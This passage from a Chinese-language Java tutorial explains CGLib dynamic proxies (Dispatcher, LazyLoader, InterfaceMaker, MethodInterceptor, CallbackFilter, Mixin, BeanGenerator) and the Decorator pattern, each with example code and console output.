在不需要加载该对象时，只要不去获取该对象内属性，该对象就不会被初始化了（在CGLib的实现中只要去访问该对象内属性的getter方法，就会自动触发代理类回调）。

**通过改进版延迟加载器Dispatcher和字节码增强器Enhancer实现动态代理**

一、作用：

上一篇文章中，介绍了延迟加载器LazyLoader。本篇介绍另一种延迟加载接口Dispatcher。

Dispatcher接口同样继承于Callback，也是一种回调类型。

但是Dispatcher和LazyLoader的区别在于：LazyLoader只在第一次访问延迟加载属性时触发代理类回调方法，而Dispatcher在每次访问延迟加载属性时都会触发代理类回调方法。

二、示例：

与上篇文章相同，先定义一个实体类DispatcherBean，该Bean内有一个需要延迟加载的属性PropertyBean。PropertyBean的代码与上一篇相同，这里只看一下DispatcherBean：

1. **public** **class** DispatcherBean {
2. **private** String name;
3. **private** String value;
4. **private** PropertyBean propertyBean;
5. **public** DispatcherBean(){
6. **this**.name="DispatcherBean";
7. **this**.value="abc";
8. **this**.propertyBean=createDispatcherBean();
9. }
10. **protected** PropertyBean createDispatcherBean(){
11. Enhancer enhancer=**new** Enhancer();
12. enhancer.setSuperclass(PropertyBean.**class**);
13. **return** (PropertyBean)enhancer.create(PropertyBean.**class**,**new** ConcreteClassDispatcher());
14. }
15. //setter/getter
16. }

同样对propertybean生成了代理类，回调类ConcreteClassDispatcher实现了Dispatcher接口，如下：

1. **public** **class** ConcreteClassDispatcher **implements** Dispatcher{
2. **public** Object loadObject() **throws** Exception {
3. System.out.println("Dispatcher loadObject ...");
4. PropertyBean object=**new** PropertyBean();
5. object.setPropertyName("PropertyBeanName!");
6. object.setPropertyValue(1);
7. **return** object;
8. }
9. }

验证延迟加载：

1. DispatcherBean dispatcherBean=**new** DispatcherBean();
2. System.out.println(dispatcherBean.getName());
3. System.out.println(dispatcherBean.getValue());
5. PropertyBean pb=dispatcherBean.getPropertyBean();
6. System.out.println(pb.getPropertyName());
7. //在每次访问时都要进行回调
8. System.out.println(pb.getPropertyValue());

控制台输出：

1. DispatcherBean
2. abc
3. Dispatcher loadObject ...
4. PropertyBeanName!
5. Dispatcher loadObject ...
6. 1

由此可见，每次获取property bean的属性都会自动触发回调方法加载对象。

**通过接口生成器InterfaceMaker和字节码增强器Enhancer实现动态代理**

一、作用：

InterfaceMaker会动态生成一个接口，该接口包含指定类定义的所有方法。

二、示例：

比较简单，先定义一个类，仍使用本系列第一篇中的那个ConcreteClassNoInterface类，该类包含3个方法：

1. **public** **class** ConcreteClassNoInterface {
2. **public** String getConcreteMethodA(String str){
3. System.out.println("ConcreteMethod A ... "+str);
4. **return** str;
5. }
6. **public** **int** getConcreteMethodB(**int** n){
7. System.out.println("ConcreteMethod B ... "+n);
8. **return** n+10;
9. }
10. **public** **int** getConcreteMethodFixedValue(**int** n){
11. System.out.println("getConcreteMethodFixedValue..."+n);
12. **return** n+10;
13. }
14. }

用这个类内定义的方法来生成一个接口：

* InterfaceMaker im=**new** InterfaceMaker();
* im.add(ConcreteClassNoInterface.**class**);
* Class interfaceOjb=im.create();
* System.out.println(interfaceOjb.isInterface());//true
* System.out.println(interfaceOjb.getName());//net.sf.cglib.empty.Object$$InterfaceMakerByCGLIB$$13e205f

interfaceOjb就是InterfaceMaker生成的接口，从接口名字可以看出。

看一下该接口内部的方法：

* Method[] methods = interfaceOjb.getMethods();
* **for**(Method method:methods){
* System.out.println(method.getName());
* }

输出结果，与ConcreteClassNoInterface类内定义的方法完全相同：

* getConcreteMethodA
* getConcreteMethodB
* getConcreteMethodFixedValue

下面通过生成的接口，可以对某个类进行Enhancer(本系列前面介绍过Enhancer，此处不再讲解)。

* Object obj = Enhancer.create(Object.**class**, **new** Class[]{ interfaceOjb },
* **new** MethodInterceptor() {
* **public** Object intercept(Object obj, Method method, Object[] args, MethodProxy proxy) **throws** Throwable {
* **return** "intercept!";
* }
* });
* Method method = obj.getClass().getMethod("getConcreteMethodA", **new** Class[]{String.**class**});
* System.out.println(method.invoke(obj, **new** Object[]{"12345"}));

此处让Object生成的代理类实现了由InterfaceMaker生成的接口，但是由于Object类并没有覆写其中的方法，因此，每当对生成接口内方法进行MethodInterceptor方法拦截时，都返回一个字符串，并在最后打印出来。

* 1. **Cglib库**

**Cglib代码生成库**

　　CGlib是一个强大的，高性能，高质量的Code生成类库。它可以在运行期扩展Java类与实现Java接口。其底层是通过小而快的字节码处理框架ASM（http://forge.ow2.org/projects/asm，使用BSD License）来转换字节码并生成新的类。大部分功能实际上是asm所提供的，**CGlib只是封装了asm，简化了asm的操作，实现了在运行期动态生成新的class。**

　　CGlib被许多AOP的框架使用，例如Spring AOP和dynaop，为他们提供方法的interception（拦截）；最流行的OR Mapping工具hibernate也使用CGLIB来代理单端single-ended（多对一和一对一）关联（对集合的延迟抓取，是采用其他机制实现的）；EasyMock和jMock是通过使用模仿（moke）对象来测试java代码的包，它们都通过使用CGLIB来为那些没有接口的类创建模仿（moke）对象。

　　CGLIB包的基本代码很少，但学起来有一定的困难，主要是缺少文档，API描述过于简单，这也是开源软件的一个不足之处。目前CGLIB的版本是cglib-2.2.jar，主要由一下部分组成：  
　　（1）net.sf.cglib.core：底层字节码处理类，他们大部分与ASM有关系。  
　　（2）net.sf.cglib.transform：编译期或运行期类和类文件的转换。  
　　（3）net.sf.cglib.proxy ：实现创建代理和方法拦截器的类。  
　　（4）net.sf.cglib.reflect ：实现快速反射和C#风格代理的类。  
　　（5）net.sf.cglib.util：集合排序工具类。  
　　（6）net.sf.cglib.beans：JavaBean相关的工具类。

　　CGLIB包是在ASM之上的一个高级别的层。对代理那些没有实现接口的类非常有用。本质上，它是通过动态的生成一个子类去覆盖所要代理类的不是final的方法，并设置好callback，则原有类的每个方法调用就会转变成调用用户定义的拦截方法（interceptors），这比JDK动态代理方法快多了。可见，**Cglib的原理是对指定的目标类动态生成一个子类，并覆盖其中方法实现增强，但因为采用的是继承，所以不能对final修饰的类和final方法进行代理。**

**用Cglib创建动态代理**

　　下图表示Cglib常用到的几类。




图1 Cglib主要的接口

　　创建一个具体类的代理时，通常要用到的CGLIB包的APIs：

**net.sf.cglib.proxy.Callback接口：**在CGLIB包中是一个很关键的接口，所有被net.sf.cglib.proxy.Enhancer类调用的回调（callback）接口都要继承这个接口。

**net.sf.cglib.proxy.MethodInterceptor接口：**是最通用的回调（callback）类型，它经常被AOP用来实现拦截（intercept）方法的调用。这个接口只定义了一个方法。

**[java]** [view plain](https://blog.csdn.net/zhoudaxia/article/details/30591941) [copy](https://blog.csdn.net/zhoudaxia/article/details/30591941)

**public** Object intercept(Object object, java.lang.reflect.Method method, Object[] args, MethodProxy proxy) **throws** Throwable;

　　当net.sf.cglib.proxy.MethodInterceptor做为所有代理方法的回调 （callback）时，当对基于代理的方法调用时，在调用原对象的方法的之前会调用这个方法，如图下图所示。第一个参数是代理对像，第二和第三个参数分别 是拦截的方法和方法的参数。原来的方法可能通过使用java.lang.reflect.Method对象的一般反射调用，或者使用 net.sf.cglib.proxy.MethodProxy对象调用。net.sf.cglib.proxy.MethodProxy通常被首选使用，因为它更快。在这个方法中，我们可以在调用原方法之前或之后注入自己的代码。




图1

**net.sf.cglib.proxy.MethodInterceptor能够满足任何的拦截（interception ）需要，当对有些情况下可能过度。**为了简化和提高性能，CGLIB包提供了一些专门的回调（callback）类型。例如：

**net.sf.cglib.proxy.FixedValue：**为提高性能，FixedValue回调对强制某一特别方法返回固定值是有用的。

**net.sf.cglib.proxy.NoOp：**NoOp回调把对方法调用直接委派到这个方法在父类中的实现。

**net.sf.cglib.proxy.LazyLoader：**当实际的对象需要延迟装载时，可以使用LazyLoader回调。一旦实际对象被装载，它将被每一个调用代理对象的方法使用。

**net.sf.cglib.proxy.Dispatcher：**Dispathcer回调和LazyLoader回调有相同的特点，不同的是，当代理方法被调用时，装载对象的方法也总要被调用。

**net.sf.cglib.proxy.ProxyRefDispatcher：**ProxyRefDispatcher回调和Dispatcher一样，不同的是，它可以把代理对象作为装载对象方法的一个参数传递。

　　代理类的所以方法经常会用到回调（callback），当然**你也可以使用net.sf.cglib.proxy.CallbackFilter 有选择的对一些方法使用回调（callback），这种考虑周详的控制特性在JDK的动态代理中是没有的。**在JDK代理中，对 java.lang.reflect.InvocationHandler方法的调用对代理类的所有方法都有效。

　　CGLIB的代理包也对net.sf.cglib.proxy.Mixin提供支持。基本上，它允许多个对象被绑定到一个单一的大对象。在代理中对方法的调用委托到下面相应的对象中。

　　接下来我们看看如何使 用CGLIB代理APIs创建代理。

**1、创建一个简单的代理**

CGLIB代理最核心类net.sf.cglib.proxy.Enhancer， 为了创建一个代理，最起码你要用到这个类。首先，让我们使用NoOp回调创建一个代理。

**[java]** [view plain](https://blog.csdn.net/zhoudaxia/article/details/30591941) [copy](https://blog.csdn.net/zhoudaxia/article/details/30591941)

/\*\*

\* Create a proxy using NoOp callback. The target class

\* must have a default zero-argument constructor

\*

\* @param targetClass the super class of the proxy

\* @return a new proxy for a target class instance

\*/

**public** Object createProxy(Class targetClass) {

    Enhancer enhancer = **new** Enhancer();

    enhancer.setSuperclass(targetClass);

    enhancer.setCallback(NoOp.INSTANCE);

**return** enhancer.create();

}

　　返回值是target类一个实例的代理。在这个例子中，我们为net.sf.cglib.proxy.Enhancer 配置了一个单一的回调（callback）。我们可以看到很少直接创建一个简单的代理，而是创建一个net.sf.cglib.proxy.Enhancer的实例，在net.sf.cglib.proxy.Enhancer类中你可使用静态帮助方法创建一个简单的代理。**一般推荐使用上面例子的方法创建代理，因为它允许你通过配置net.sf.cglib.proxy.Enhancer实例很好的控制代理的创建。**

**要注意的是，target类是作为产生的代理的父类传进来的。不同于JDK的动态代理，它不能在创建代理时传target对象，target对象必须被CGLIB包来创建。**在这个例子中，默认的无参数构造器时用来创建target实例的。如果你想用CGLIB来创建有参数的实例，用net.sf.cglib.proxy.Enhancer.create(Class[], Object[])方法替代net.sf.cglib.proxy.Enhancer.create()就可以了。方法中第一个参数定义了参数的类型，第 二个是参数的值。在参数中，基本类型应被转化成类的类型。

**2、使用MethodInterceptor创建一个代理**

　　为了更好的使用代理，我们可以使用自己定义的MethodInterceptor类型回调（callback）来代替net.sf.cglib.proxy.NoOp回调。当对代理中所有方法的调用时，都会转向MethodInterceptor类型的拦截（intercept）方法，在拦截方法中再调用底层对象相应的方法。下面我们举个例子，假设你想对目标对象的所有方法调用进行权限的检查，如果没有经过授权，就抛出一个运行时的异常AuthorizationException。其中AuthorizationService.java接口的代码如下：

**[java]** [view plain](https://blog.csdn.net/zhoudaxia/article/details/30591941) [copy](https://blog.csdn.net/zhoudaxia/article/details/30591941)

**package** com.lizjason.cglibproxy;

**import** java.lang.reflect.Method;

/\*\*

 \* A simple authorization service for illustration purpose.

 \* @author Jason Zhicheng Li (jason@lizjason.com)

 \*/

**public** **interface** AuthorizationService {

**void** authorize(Method method);

}

　　对net.sf.cglib.proxy.MethodInterceptor接口的实现的类AuthorizationInterceptor.java代码如下：

**[java]** [view plain](https://blog.csdn.net/zhoudaxia/article/details/30591941) [copy](https://blog.csdn.net/zhoudaxia/article/details/30591941)

**package** com.lizjason.cglibproxy.impl;

**import** java.lang.reflect.Method;

**import** net.sf.cglib.proxy.MethodInterceptor;

**import** net.sf.cglib.proxy.MethodProxy;

**import** com.lizjason.cglibproxy.AuthorizationService;

/\*\*

 \* A simple MethodInterceptor implementation to

 \* apply authorization checks for proxy method calls.

 \*/

**public** **class** AuthorizationInterceptor **implements** MethodInterceptor {

**private** AuthorizationService authorizationService;

    /\*\*

     \* Create a AuthorizationInterceptor with the given AuthorizationService

     \*/

**public** AuthorizationInterceptor (AuthorizationService authorizationService) {

**this**.authorizationService = authorizationService;

    }

    /\*\*

     \* Intercept the proxy method invocations to inject authorization check. \* The original

     \* method is invoked through MethodProxy.

     \*/

**public** Object intercept(Object object, Method method, Object[] args, MethodProxy methodProxy) **throws** Throwable {

**if** (authorizationService != **null**) {

            //may throw an AuthorizationException if authorization failed

            authorizationService.authorize(method);

        }

**return** methodProxy.invokeSuper(object, args);

    }

}

　　我们可以看到在拦截方法中，首先进行权限的检查，如果通过权限的检查，拦截方法再调用目标对象的原始方法。由于性能的原因，对原始方法的调用我们使用CGLIB的net.sf.cglib.proxy.MethodProxy对象，而不是反射中一般使用java.lang.reflect.Method对象。

　　下面是一个完整的使用MethodInterceptor的例子。

**[java]** [view plain](https://blog.csdn.net/zhoudaxia/article/details/30591941) [copy](https://blog.csdn.net/zhoudaxia/article/details/30591941)

**package** cglibexample;

**import** java.lang.reflect.Method;

**import** net.sf.cglib.proxy.Enhancer;

**import** net.sf.cglib.proxy.MethodInterceptor;

**import** net.sf.cglib.proxy.MethodProxy;

/\*\*

 \* 定义一个HelloWorld类，没有实现接口

 \*

 \*/

**class** HelloWorld {

**public** **void** sayHelloWorld() {

        System.out.println("HelloWorld!");

    }

}

/\*\*

 \* 通过Cglib实现在方法调用前后向控制台输出两句字符串

 \*

 \*/

**class** CglibProxy **implements** MethodInterceptor {

    //要代理的原始对象

**private** Object obj;

**public** Object createProxy(Object target) {

**this**.obj = target;

        Enhancer enhancer = **new** Enhancer();

        // 设置要代理的目标类，以扩展它的功能

        enhancer.setSuperclass(**this**.obj.getClass());

        // 设置单一回调对象，在回调中拦截对目标方法的调用

        enhancer.setCallback(**this**);

        //设置类装载器

        enhancer.setClassLoader(target.getClass().getClassLoader());

        //创建代理对象

**return** enhancer.create();

    }

    /\*\*

     \* 回调方法:在代理实例上拦截并处理目标方法的调用，返回结果

     \*

     \* @param proxy 代理类

     \* @param method 被代理的方法

     \* @param params 该方法的参数数组

     \* @param methodProxy

     \*/

    @Override

**public** Object intercept(Object proxy, Method method, Object[] params,

            MethodProxy methodProxy) **throws** Throwable {

        Object result = **null**;

        // 调用之前

        doBefore();

        // 调用目标方法，用methodProxy,

        // 而不是原始的method，以提高性能

        result = methodProxy.invokeSuper(proxy, params);

        // 调用之后

        doAfter();

**return** result;

    }

**private** **void** doBefore() {

        System.out.println("before method invoke");

    }

**private** **void** doAfter() {

        System.out.println("after method invoke");

    }

}

**public** **class** TestCglib {

**public** **static** **void** main(String[] args) {

        CglibProxy cglibProxy = **new** CglibProxy();

        HelloWorld hw = (HelloWorld) cglibProxy.createProxy(**new** HelloWorld());

        hw.sayHelloWorld();

    }

}

　　输出结果：

**[plain]** [view plain](https://blog.csdn.net/zhoudaxia/article/details/30591941) [copy](https://blog.csdn.net/zhoudaxia/article/details/30591941)

before method invoke

HelloWorld!

after method invoke

　　基本流程：需要自己写代理类，它实现MethodInterceptor接口，有一个intercept()回调方法用于拦截对目标方法的调用，里面使用methodProxy来调用目标方法。创建代理对象要用Enhance类，用它设置好代理的目标类、有intercept()回调的代理类实例、最后用create()创建并返回代理实例。

**3、使用CallbackFilter在方法层设置回调**

　　net.sf.cglib.proxy.CallbackFilter允许我们在方法层设置回调（callback）。假如你有一个PersistenceServiceImpl类，它有两个方法：save和load，其中方法save需要权限检查，而方法load不需要权限检查。

**[java]** [view plain](https://blog.csdn.net/zhoudaxia/article/details/30591941) [copy](https://blog.csdn.net/zhoudaxia/article/details/30591941)

**import** com.lizjason.cglibproxy.PersistenceService;

**import** java.lang.reflect.Method;

**import** net.sf.cglib.proxy.CallbackFilter;

/\*\*

 \* A simple implementation of PersistenceService interface

 \*/

**class** PersistenceServiceImpl **implements** PersistenceService {

    //需要权限检查

**public** **void** save(**long** id, String data) {

        System.out.println(data + " has been saved successfully.");

    }

    //不需要权限检查

**public** String load(**long** id) {

**return** "Test CGLIB CallBackFilter";

    }

}

/\*\*

 \* An implementation of CallbackFilter for PersistenceServiceImpl

 \*/

**public** **class** PersistenceServiceCallbackFilter **implements** CallbackFilter {

    //callback index for save method

**private** **static** **final** **int** SAVE = 0;

    //callback index for load method

**private** **static** **final** **int** LOAD = 1;

    /\*\*

     \* Specify which callback to use for the method being invoked.

     \* @param method the method being invoked.

     \* @return

     \*/

    @Override

**public** **int** accept(Method method) {

        //指定各方法的代理回调索引

        String name = method.getName();

**if** ("save".equals(name)) {

**return** SAVE;

        }

        // for other methods, including the load method, use the

        // second callback

**return** LOAD;

    }

}

**accept方法中对代理方法和回调进行了匹配，返回的值是某方法在回调数组中的索引。**下面是PersistenceServiceImpl类代理的实现。

**[java]** [view plain](https://blog.csdn.net/zhoudaxia/article/details/30591941) [copy](https://blog.csdn.net/zhoudaxia/article/details/30591941)

...

Enhancer enhancer = **new** Enhancer();

enhancer.setSuperclass(PersistenceServiceImpl.**class**);

//设置回调过滤器

CallbackFilter callbackFilter = **new** PersistenceServiceCallbackFilter();

enhancer.setCallbackFilter(callbackFilter);

//创建各个目标方法的代理回调

AuthorizationService authorizationService = ...

Callback saveCallback = **new** AuthorizationInterceptor(authorizationService);

Callback loadCallback = NoOp.INSTANCE;

//顺序要与指定的回调索引一致

Callback[] callbacks = **new** Callback[]{saveCallback, loadCallback };

enhancer.setCallbacks(callbacks);  //设置回调

...

**return** (PersistenceServiceImpl)enhancer.create();  //创建代理对象

　　在这个例子中save方法使用了AuthorizationInterceptor实例，load方法使用了NoOp实例。此外，你也可以通过net.sf.cglib.proxy.Enhancer.setInterfaces(Class[])方法指定代理对象所实现的接口。

　　除了为net.sf.cglib.proxy.Enhancer指定回调数组，你还可以通过net.sf.cglib.proxy.Enhancer.setCallbackTypes(Class[]) 方法指定回调类型数组。**当创建代理时，如果你没有回调实例的数组，就可以使用回调类型。象使用回调一样，你必须使用net.sf.cglib.proxy.CallbackFilter为每一个方法指定一个回调类型索引。**

**4、使用Mixin**

　　Mixin通过代理方式将多种类型的对象绑定到一个大对象上，这样对各个目标类型中的方法调用可以直接在这个大对象上进行。下面是一个例子。

**[java]** [view plain](https://blog.csdn.net/zhoudaxia/article/details/30591941) [copy](https://blog.csdn.net/zhoudaxia/article/details/30591941)

**import** net.sf.cglib.proxy.Mixin;

**interface** MyInterfaceA {

**public** **void** methodA();

}

**interface** MyInterfaceB {

**public** **void** methodB();

}

**class** MyInterfaceAImpl **implements** MyInterfaceA {

    @Override

**public** **void** methodA() {

        System.out.println("MyInterfaceAImpl.methodA()");

    }

}

**class** MyInterfaceBImpl **implements** MyInterfaceB {

    @Override

**public** **void** methodB() {

        System.out.println("MyInterfaceBImpl.methodB()");

    }

}

**public** **class** Main {

**public** **static** **void** main(String[] args) {

        //各个对象对应的类型

        Class[] interfaces = **new** Class[]{MyInterfaceA.**class**, MyInterfaceB.**class**};

        //各个对象

        Object[] delegates = **new** Object[]{**new** MyInterfaceAImpl(), **new** MyInterfaceBImpl()};

        //将多个对象绑定到一个大对象上

        Object obj = Mixin.create(interfaces, delegates);

        //直接在大对象上调用各个目标方法

        ((MyInterfaceA)obj).methodA();

        ((MyInterfaceB)obj).methodB();

    }

}

**动态生成Bean**

　　我们知道，Java Bean包含一组属性字段，用这些属性来存储和获取值。**通过指定一组属性名和属性值的类型，我们可以使用Cglib的BeanGenerator和BeanMap来动态生成Bean。**下面是一个例子。

**[java]** [view plain](https://blog.csdn.net/zhoudaxia/article/details/30591941) [copy](https://blog.csdn.net/zhoudaxia/article/details/30591941)

**import** java.lang.reflect.Method;

**import** java.util.HashMap;

**import** java.util.Iterator;

**import** java.util.Map;

**import** java.util.Set;

**import** net.sf.cglib.beans.BeanGenerator;

**import** net.sf.cglib.beans.BeanMap;

/\*\*

 \* 动态实体bean

 \*

 \* @author cuiran

 \* @version 1.0

 \*/

**class** CglibBean {

    //Bean实体Object

**public** Object object = **null**;

    //属性map

**public** BeanMap beanMap = **null**;

**public** CglibBean() {

**super**();

    }

    @SuppressWarnings("unchecked")

**public** CglibBean(Map<String, Class> propertyMap) {

        //用一组属性生成实体Bean

**this**.object = generateBean(propertyMap);

        //用实体Bean创建BeanMap，以便可以设置和获取Bean属性的值

**this**.beanMap = BeanMap.create(**this**.object);

    }

    /\*\*

     \* 给bean中的属性赋值

     \*

     \* @param property 属性名

     \* @param value 值

     \*/

**public** **void** setValue(String property, Object value) {

        beanMap.put(property, value);

    }

    /\*\*

     \* 获取bean中属性的值

     \*

     \* @param property 属性名

     \* @return 值

     \*/

**public** Object getValue(String property) {

**return** beanMap.get(property);

    }

    /\*\*

     \* 得到该实体bean对象

     \*

     \* @return

     \*/

**public** Object getObject() {

**return** **this**.object;

    }

    @SuppressWarnings("unchecked")

**private** Object generateBean(Map<String, Class> propertyMap) {

        //根据一组属性名和属性值的类型，动态创建Bean对象

        BeanGenerator generator = **new** BeanGenerator();

        Set keySet = propertyMap.keySet();

**for** (Iterator i = keySet.iterator(); i.hasNext();) {

            String key = (String) i.next();

            generator.addProperty(key, (Class) propertyMap.get(key));

        }

**return** generator.create();  //创建Bean

    }

}

/\*\*

 \* Cglib测试类

 \*

 \* @author cuiran

 \* @version 1.0

 \*/

**public** **class** CglibTest {

    @SuppressWarnings("unchecked")

**public** **static** **void** main(String[] args) **throws** ClassNotFoundException { // 设置类成员属性

        HashMap<String, Class> propertyMap = **new** HashMap<>();

        propertyMap.put("id", Class.forName("java.lang.Integer"));

        propertyMap.put("name", Class.forName("java.lang.String"));

        propertyMap.put("address", Class.forName("java.lang.String")); // 生成动态Bean

        CglibBean bean = **new** CglibBean(propertyMap);

        // 给Bean设置值

        bean.setValue("id", 123);  //Auto-boxing

        bean.setValue("name", "454");

        bean.setValue("address", "789");

        // 从Bean中获取值，当然获得值的类型是Object

        System.out.println(" >> id = " + bean.getValue("id"));

        System.out.println(" >> name = " + bean.getValue("name"));

        System.out.println(" >> address = " + bean.getValue("address"));

        // 获得bean的实体

        Object object = bean.getObject();

        // 通过反射查看所有方法名

        Class clazz = object.getClass();

        Method[] methods = clazz.getDeclaredMethods();

**for** (Method curMethod : methods) {

            System.out.println(curMethod.getName());

        }

    }

}

　　输出结果：

**[java]** [view plain](https://blog.csdn.net/zhoudaxia/article/details/30591941) [copy](https://blog.csdn.net/zhoudaxia/article/details/30591941)

 >> id = 123

 >> name = 454

 >> address = 789

getAddress

getName

getId

setName

setId

setAddress

CGLIB轻松实现延迟加载

**通过使用LazyLoader，可以实现延迟加载，即在没有访问对象的字段或方法之前并不加载对象，只有当要访问对象的字段或方法时才进行加载。**下面是一个例子。

**[java]** [view plain](https://blog.csdn.net/zhoudaxia/article/details/30591941) [copy](https://blog.csdn.net/zhoudaxia/article/details/30591941)

**import** net.sf.cglib.proxy.Enhancer;

**import** net.sf.cglib.proxy.LazyLoader;

**class** TestBean {

**private** String userName;

    /\*\*

     \* @return the userName

     \*/

**public** String getUserName() {

**return** userName;

    }

    /\*\*

     \* @param userName the userName to set

     \*/

**public** **void** setUserName(String userName) {

**this**.userName = userName;

    }

}

//延迟加载代理类

**class** LazyProxy **implements** LazyLoader {

    //拦截Bean的加载，本方法会延迟处理

    @Override

**public** Object loadObject() **throws** Exception {

        System.out.println("开始延迟加载!");

        TestBean bean = **new** TestBean(); //创建实体Bean

        bean.setUserName("test");  //给一个属性赋值

**return** bean;  //返回Bean

    }

}

**public** **class** BeanTest {

**public** **static** **void** main(String[] args) {

        //创建Bean类型的延迟加载代理实例

        TestBean bean = (TestBean) Enhancer.create(TestBean.**class**, **new** LazyProxy());

        System.out.println("------");

        System.out.println(bean.getUserName());

    }

}

　　输出结果：

**[java]** [view plain](https://blog.csdn.net/zhoudaxia/article/details/30591941) [copy](https://blog.csdn.net/zhoudaxia/article/details/30591941)

------

开始延迟加载!

test

　　我们创建TestBean类的延迟代理，通过LazyLoader中的loadObject()方法的拦截，实现对TestBean类的对象进行延迟加载。从输出可以看出，当创建延迟代理时，并没有立刻加载目标对象（因为还有输出“开始延迟加载!”），当通过代理访问目标对象的getUserName()方法时，就会加载目标对象。可见loadObject()是延迟执行的。

参考文献：

<http://www.cnblogs.com/linjiqin/archive/2011/02/18/1957600.html>

<http://wenku.baidu.com/view/3f92297c27284b73f24250b9.html>

* 1. **装饰者模式（Decorator）（eg：IO流之流嵌套）**

**含义**：

•装饰者模式（Decorator Pattern）又称包装模式（Wrapper Pattern）。

•装饰模式以对客户端透明的方式**动态**扩展**对象**的功能，是继承关系**静态**扩展**类**的功能的一个替代方案。

•装饰模式可以在不创造更多子类的情况下，将对象的功能加以扩展。

•装饰模式把客户端的调用委派到被装饰类。装饰模式的关键在于这种扩展完全是透明的。

•装饰模式通过创建一个包装对象，也就是装饰者来包裹真实对象，以扩展真实对象的功能。

**装饰模式的角色**：

–抽象构件角色（Component）：给出一个抽象接口（抽象父类），以规范准备接收附加责任的对象。（例如InputStream）

–具体构件角色（Concrete Component）：定义一个将要接收附加责任的类（继承或实现抽象构件接口或父类）。（例如FileInputStream）

–装饰角色（Decorator）：持有一个构件（Component）对象的引用，并实现（继承）抽象构件接口（抽象父类）。（例如FilterInputStream）

–具体装饰角色（Concrete Decorator）：与具体构件角色有相同的接口，负责给构件对象“贴上”附加责任。（例如BufferedInputStream）

|  |
| --- |
| InputStream inputStream = **new** BufferedInputStream(**new** FileInputStream("E:/Demo.txt")); |

**装饰模式的特点**

–装饰对象和真实对象有相同的接口。这样客户端对象就可以以和真实对象相同的方式和装饰对象交互。

–装饰对象包含一个真实对象的引用（reference）

–装饰对象接收所有来自客户端的请求。它把这些请求转发给真实的对象。

–装饰对象可以在转发这些请求以前或以后增加一些附加功能。这样就确保了在运行时，不用修改给定对象的结构就可以在外部增加附加的功能。在面向对象的设计中，通常是通过继承来实现对给定类的功能扩展。

**装饰者模式VS继承VS动态代理模式**

|  |  |  |
| --- | --- | --- |
| **装饰者模式** | **继承** | **动态代理模式** |
| 用来扩展特定对象的功能 | 用来扩展一类对象的功能 |  |
| 不需要子类 | 需要子类 |  |
| 动态 | 静态 |  |
| 运行时分配职责 | 编译时分派职责 |  |
| 防止由于子类而导致的复杂和混乱 | 导致很多子类产生 |  |
| 更多的灵活性 | 缺乏灵活性 |  |

–对于一个给定的对象，同时可能有不同的装饰对象，客户端可以通过它的需要选择合适的装饰对象发送消息。

代理模式和装饰模式非常类似，甚至代码都类似。二者最主要的区别是：

1）代理模式中，代理类对被代理的对象有控制权，决定其执行或者不执行。而装饰模式中，装饰类对代理对象没有控制权，只能为其增加一层装饰，以加强被装饰对象的功能。

2）装饰者模式支持多层嵌套，代理模式不支持（？）。

3）装饰角色持有的是抽象构件角色的引用，而代理角色持有的是对真实角色的引用。

**编程步骤**

1）编写一个装饰类继承被装饰类，被装饰类不能是final的。

2）在装饰类中定义一个成员变量（被装饰类类型），用于接收被装饰类对象。

3）在装饰类的构造方法中传入被装饰类对象，赋值给成员变量。

4）在装饰类类中重写被装饰类方法，添加新功能。

**示例**

|  |
| --- |
| **package** com.tongwx.io.decorator;  **public** **class** TestDecorator {  **public** **static** **void** main(String[] args) {  //装饰者还可以装饰另一装饰者  Decorator decorator = **new** ConcreteDecorator2(**new** ConcreteDecorator1(**new** ConcreteComponent()));  decorator.doSomething();  }  }  /\*\*  \* 抽象构件角色  \*/  **interface** Component {  **public** **void** doSomething();  }  /\*\*  \* 具体构件角色  \*/  **class** ConcreteComponent **implements** Component {//实现或继承抽象构件角色  @Override  **public** **void** doSomething() {  System.***out***.println("聚众闹事！");  }  }  /\*\*  \* 装饰角色  \*/  **class** Decorator **implements** Component {//实现或继承抽象构件角色  **private** Component component;//持有抽象构件角色的引用  **public** Decorator(Component component) {//带抽象构件角色的构造方法  **this**.component = component;  }  @Override  **public** **void** doSomething() {  component.doSomething();//调用抽象构件角色的在构造器中传入的实现类对象的同名方法  }  }  /\*\*  \* 具体装饰角色1  \*/  **class** ConcreteDecorator1 **extends** Decorator {//继承装饰角色  **public** ConcreteDecorator1(Component component) {  **super**(component);  }  @Override  **public** **void** doSomething() {  **super**.doSomething();//调用父类同名方法，父类调用抽象构件角色的实现类对象的同名方法  doAnotherThing();///增加自己附加的任务  }  **private** **void** doAnotherThing() {  System.***out***.println("把事情闹大！");//自己附加的的任务  }  }  /\*\*  \* 具体装饰角色2  \*/  **class** ConcreteDecorator2 **extends** Decorator {//继承装饰角色  **public** ConcreteDecorator2(Component component) {  **super**(component);  }  @Override  **public** **void** doSomething() {  **super**.doSomething();//调用父类同名方法，父类调用抽象构件角色的实现类对象的同名方法  doAnotherThing();///增加自己附加的任务  }  **private** **void** doAnotherThing() {  System.***out***.println("按闹分配！");//自己附加的的任务  }  } |

